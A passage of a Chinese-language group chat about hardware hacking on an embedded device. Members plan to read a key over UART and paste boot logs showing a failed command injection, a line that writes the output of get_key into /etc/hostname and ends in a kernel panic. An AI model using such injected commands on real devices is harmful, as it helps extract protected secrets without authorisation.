

nini 凌晨 3:34

完美點亮

IMG_5226 ▼







去 UART 把 Key 讀出來！



```
EXT4 FS (dm-5): mounted filesystem with ordered data mode. Opts: (null)
/init: line 144: 239 Terminated tee-supplciant 2>&1 > /dev/null
udevd: 2 output lines suppressed due to ratelimiting
/init.d/99-finish: line 47: syntax error near unexpected token `echo'
/init.d/99-finish: line 47: `          echo -n "$(get_key)" > $ROOTFS_DIR/etc/hostname'
Kernel panic - not syncing: Attempted to kill init! exitcode=0x00000200

---[ end Kernel panic - not syncing: Attempted to kill init! exitcode=0x00000200
```



```
EXT4 FS (dm-5): mounted filesystem with ordered data mode. Opts: (null)
/init: line 144: 239 Terminated tee-supplciant 2>&1 > /dev/null
udevd: 2 output lines suppressed due to ratelimiting
/init.d/99-finish: line 47: syntax error near unexpected token `echo'
/init.d/99-finish: line 47: `
                echo -n "$(get_key)" > $ROOTFS_DIR/etc/hostname'
Kernel panic - not syncing: Attempted to kill init! exitcode=0x00000200

---[ end Kernel panic - not syncing: Attempted to kill init! exitcode=0x00000200
```



📌 已由 orange 釘選



凌晨 3:56


這個故事告訴我們command inj 也是要練的



1






f






